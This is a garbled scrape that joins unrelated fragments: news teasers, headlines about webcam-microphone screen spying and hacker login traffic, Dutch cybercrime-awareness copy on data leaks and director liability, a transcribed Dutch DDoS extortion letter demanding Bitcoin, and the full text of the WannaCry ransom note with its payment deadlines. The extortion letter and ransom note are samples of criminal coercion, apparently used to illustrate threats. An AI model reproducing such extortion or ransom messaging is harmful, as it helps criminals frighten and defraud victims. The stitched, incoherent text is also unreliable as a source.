


+ Subscribe

Share

Simon Hill / Digital Trends

Subscribe to this topic



Here are the top 25 games that made the SNES, well, super



The best part of this minimalist Pacific Northwest cabin is outside the window








# BlueSpoof

---





# Researchers find way to spy on remote screens—through the webcam mic

Remote audio plus machine learning equals rudimentary remote screen viewing.

SEAN GALLAGHER - 8/28/2018, 8:11 PM














09-25-2017 Mon 01:01:25



Camera 01



## Aantal datalekken



## Veel voorkomende datalekken



Een datalek vindt dus lang niet altijd met opzet of door cybercriminelen plaats. Het kan ook bij uw organisatie onverhoopt voorkomen.

€


Schade door cybercrime kost Nederlandse organisaties jaarlijks 10 miljard euro.

Schade door diefstal: 1 miljard euro.

### PRIVÉ-AANSPRAKELIJKHEID

Cybercrime brengt veel bedrijven in een financiële wurggreep. Wanneer faillissement dreigt - en de curator constateert dat bestuurders nalatig hebben gehandeld - kan dit ook consequenties hebben voor de bestuurders persoonlijk. Kortom: u kunt hoofdelijk aansprakelijk worden

## Top 3 bedrijfsrisico's in Nederland



bron- VMD koster

Ik ben niet  
interessant  
genoeg...



# 90% of E-Commerce Global Login Traffic Comes from Hackers

🕒 August 23, 2018 👤 by Julia Sowell 💬 0 👁 1413







beste [REDACTED]  
AN af Week 29 Zal er een DDoS  
AANval OP [REDACTED]  
Plaatsvinden. U kunt dit  
voorkomen door 3 Bitcoin  
te betalen naar bitcoin adres  
[REDACTED]  
indien U niet optijd  
BETAald en De AANVAL is  
GESTART zal het Bedrag worden





## Ooops, your files have been encrypted!

English

### What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

### Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

### How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

CMT from Mandiant to Fildes

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

[About bitcoin](#)

[How to buy bitcoins?](#)

[Contact Us](#)



Send \$300 worth of bitcoin to this address:

